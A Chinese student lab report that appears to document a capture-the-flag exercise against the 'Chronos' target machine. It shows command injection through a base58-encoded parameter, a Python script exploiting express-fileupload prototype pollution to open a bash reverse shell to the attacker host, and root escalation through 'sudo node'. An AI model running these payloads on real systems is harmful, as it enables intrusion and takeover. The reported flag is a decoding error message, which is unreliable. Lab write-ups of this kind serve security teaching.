网络攻防实战 实验报告

> 第五次实验
>
> 201220214 张宇轩
>
> 2020级 计算机科学与技术系
>
> 邮箱：keekkewy@qq.com
>
> 2022年10月19日

目录

一、实验目的

获取靶机中的flag，并取得目标靶机的root权限。

我们将使用到以下攻击手段：

- 主机发现、端口扫描
- 查看 web 源码
- 编/解码
- 注入命令
- 反弹 shell
- 代码审计
- 搜索漏洞信息
- 利用 `express-fileupload` 的代码漏洞
- 本地提权

二、实验内容

> kali: 10.0.2.15
>
> 靶机: 10.0.2.9

0x00. 准备工作

1. 发现靶机IP并对其进行端口扫描，查看各端口所运行的服务类型：

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
8000/tcp open  http    Node.js Express framework
MAC Address: 08:00:27:4B:32:A7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

发现目标靶机的80端口和8000端口上都运行了一个web应用。

2. 首先通过浏览器访问靶机80端口上的 web 应用：

出现 “Data & Time” 字样，无明显线索。查看源码，发现一段 JavaScript 代码：

```
<!DOCTYPE html>
<meta charset="UTF-8">
<html>

<head>

  <link rel="stylesheet" href="css/style.css">
</head>

<body onload="loadDoc()">

  <div id="wrapper">
    <div class="future-cop">
      <h3 class="future">Chronos - Date & Time</h3>
      <h1 class="cop">
        <p id="date"></p>
      </h1>
    </div>
  </div>
  <script>
    var _0x5bdf=['150447srWefj','70lwLrol','1658165LmcNig','open','1260881JUqdKM','10737
  </script>
</body>

```


使用 CyberChef 的 `beautify` 功能进行美化：

```
var _0x5bdf = [
    '150447srWefj',
    '70lwLrol',
    '1658165LmcNig',
    'open',
    '1260881JUqdKM',
    '10737CrnEEe',
    '2SjTdWC',
    'readyState',
    'responseText',
    '1278676qXleJg',
```

```
    '797116soVTES',
    'onreadystatechange',
    'http://chronos.local:8000/date?
format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL',
    'User-Agent',
    'status',
    '1DYOODT',
    '400909Mbbcfr',
    'Chronos',
    '2QRBPWS',
    'getElementById',
    'innerHTML',
    'date'
];
```

发现其中包含对 `chronos.local` 的访问，尝试在 kali 上将其与靶机的IP地址绑定。

3. 修改 `/etc/hosts`，加入如下内容：




再次访问靶机 80 端口，发现出现了日期时间等字样：

0x01. 指令注入漏洞

1. 再次查看网页源码发现一段疑似 base58 编码的字符串：


   `http://chronos.local:8000/date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL`

   使用 CyberChef 解码：




得到 `'+Today is %A, %B %d, %Y %H:%M:%S.'`，推测此处存在指令注入漏洞。

2. 再次访问靶机 80 端口，并通过 `Burp Suite` 拦截对访问 8000 端口时的数据包，并将其发送至 `Repeater`：



尝试将我们想要执行的指令，通过 `&& [$cmd]` 的形式添加在 `format=` 之后（[$cmd] 是目标指令内容）。但是需要注意的是，我们的注入内容同样需要经过 base58 编码。

使用 CyberChef 对我们欲注入的内容进行编码，首先尝试执行 ls 指令：



3. 在 Repeater 中修改数据包：

Request

Pretty Raw Hex

```
1 GET /date?format=yZSGA HTTP/1.1
2 Host: chronos.local:8000
3 User-Agent: Chronos
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Origin: http://10.0.2.9
```

点击发送，查看返回结果，发现返回了某路径下的内容，确认其存在指令注入漏洞：

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 80
6 ETag: W/"50-Eh3Y2LIF1bMnNJMUCCLxbI4pqlY"
7 Date: Fri, 21 Oct 2022 06:02:23 GMT
8 Connection: close
9
10 Fri Oct 21 06:02:23 UTC 2022
11 app.js
12 node_modules
13 package.json
14 package-lock.json
15
```

4. 接下来我们将尝试以此作为突破口生成反弹 shell。

0x02. 生成反弹 shell

1. 利用上述指令出入漏洞查看靶机 `/usr/bin` 下的文件，注入步骤同上：


Response

Pretty Raw Hex Render

```
489 pydoc2.7
490 pydoc3
491 pydoc3.6
492 pygettext
493 pygettext2.7
494 pygettext3
495 pygettext3.6
496 pyhtmlizer3
497 pyjwt3
498 python
499 python2
500 python2.7
501 python3
502 python3.6
503 python3.6m
504 python3-jsondiff
505 python3-jsonpatch
506 python3-jsonpointer
```

发现存在 python 环境，故尝试利用此前多次使用的 python 反弹 shell 代码生成反弹 shell。


2. 在 kali 监听 4444 端口，将反弹 shell 命令编码后注入：



成功获取到来自靶机的反弹 shell。


3. 通过一下命令进行提升：

```
$ python -c "import pty;pty.spawn('/bin/bash')"
```



0x03. node.js express-fileupload 漏洞

1. 通过简单的信息收集，我们在 `/opt/chronos-v2/backend` 路径下找到了与 `node.js` 服务相关的文件 `server.js`：



查看其内容：

```
const express = require('express');
const fileupload = require("express-fileupload");
const http = require('http')

const app = express();

app.use(fileupload({ parseNested: true }));

app.set('view engine', 'ejs');
app.set('views', "/opt/chronos-v2/frontend/pages");

```

```
app.get('/', (req, res) => {
   res.render('index')
});

const server = http.Server(app);
const addr = "127.0.0.1"
const port = 8080;
server.listen(port, addr, () => {
   console.log('Server listening on ' + addr + ' port ' + port);
});
```

发现该代码在运行时会在本地 IP 的 8080 端口上运行一个 web 服务器。同时还发现该应用加载了 `express-fileupload` 库。通过搜索，发现若设置了 `app.use(fileupload({ parseNested: true }));`，则存在可以用的漏洞。再次查看上述代码，发现恰好启用了该服务。

2. 继续搜索有关内容，最终在一篇博客文章中找到可用的漏洞利用代码，并根据实验环境进行修改：

```
import requests

# 10.0.2.15 为靶机的IP
# 5555 为靶机监听的端口
cmd = 'bash -c "bash -i &> /dev/tcp/10.0.2.15/5555 0>&1"'

# http://127.0.0.1:8080 为本次实验中目标服务的访问地址

# pollute
requests.post('http://127.0.0.1:8080', files = {'__proto__.outputFunctionName': (
    None, f"x;console.log(1);process.mainModule.require('child_process').exec('{cmd}');x")})

# execute command
requests.get('http://127.0.0.1:8080')
```

3. 先将该段代码写入位于 kali 的某一文件中，再通过之前实验中的方式，利用在 kali 上启动 web 服务的方式将该文件上传至靶机（通过之前的步骤我们得知靶机中存在 python 环境）

```
www-data@chronos:/tmp$ ls
ls
code.py
systemd-private-b1c3546fd6d8409e93033536
systemd-private-b1c3546fd6d8409e93033536
5uQjO
systemd-private-b1c3546fd6d8409e93033536
pqKosf
```

4. 执行：

```
$ python3 code.py
```

获取到另一个用户身份的反弹shell：

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.9] 53976
bash: cannot set terminal process group (822): Inappropriate ioctl for device
bash: no job control in this shell
imera@chronos:/opt/chronos-v2/backend$
```

0x04. 第一个 Flag

1. 切换至当前用户的主目录 `/home/imera`，发现文件 `user.txt`。查看内容：

```
imera@chronos:~$ cat user.txt
cat user.txt
byBjaHJvbm9zIHBlcm5hZWkgZmlsZSBtb3UK
imera@chronos:~$
```

2. 使用 base58 解码后，得到：

```
Char 'I' at position 12 not in alphabet
```

0x05. 利用 node 命令提权

1. 查看当前用户可以通过 `sudo` 执行的命令：

```
imera@chronos:~$ sudo -l
sudo -l
Matching Defaults entries for imera on chronos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
nap/bin

User imera may run the following commands on chronos:
    (ALL) NOPASSWD: /usr/local/bin/npm *
    (ALL) NOPASSWD: /usr/local/bin/node *
imera@chronos:~$
```

发现存在两个命令可以不提供密码直接使用 `sudo` 执行。

2. 输入以下命令：

```
$ sudo node -e 'child_process.spawn("/bin/bash",{stdio:[0,1,2]})'
```

生成一个拥有 root 权限的 shell 进行提权：

```
imera@chronos:~$ sudo node -e 'child_process.spawn("/bin/bash",{stdio:[0,1,2]})'
< 'child_process.spawn("/bin/bash",{stdio:[0,1,2]})'
id
uid=0(root) gid=0(root) groups=0(root)
```

三、实验结果

Flag1：`Char 'I' at position 12 not in alphabet`

root 提权：

```
imera@chronos:~$ sudo node -e 'child_process.spawn("/bin/bash",{stdio:[0,1,2]})'
< 'child_process.spawn("/bin/bash",{stdio:[0,1,2]})'
id
uid=0(root) gid=0(root) groups=0(root)
```

四、总结

总结

- 访问靶机80端口，查看源码发现存在对域名地址 `chronos.local` 的访问；
- 修改 kali 的 `/etc/hosts` 文件，将上述域名与靶机 IP 绑定；
- 利用 CyberChef 进行数据的编解码；
- 拦截访问靶机80端口时，向 `http://chronos.local:8000` 发送的数据包，利用命令注入漏洞注入编码后的反弹 shell 指令；
- 利用反弹 shell 进行信息收集，对文件 `/opt/chronos-v2/backend/server.js` 进行代码审计，发现隐藏的本地服务器；
- 上网搜索相关的漏洞信息，发现漏洞利用代码；
- 将代码文件上传至靶机并执行，得到另一个用户身份的反弹 shell；
- 利用 node 命令进行本地提权。

【感谢评阅】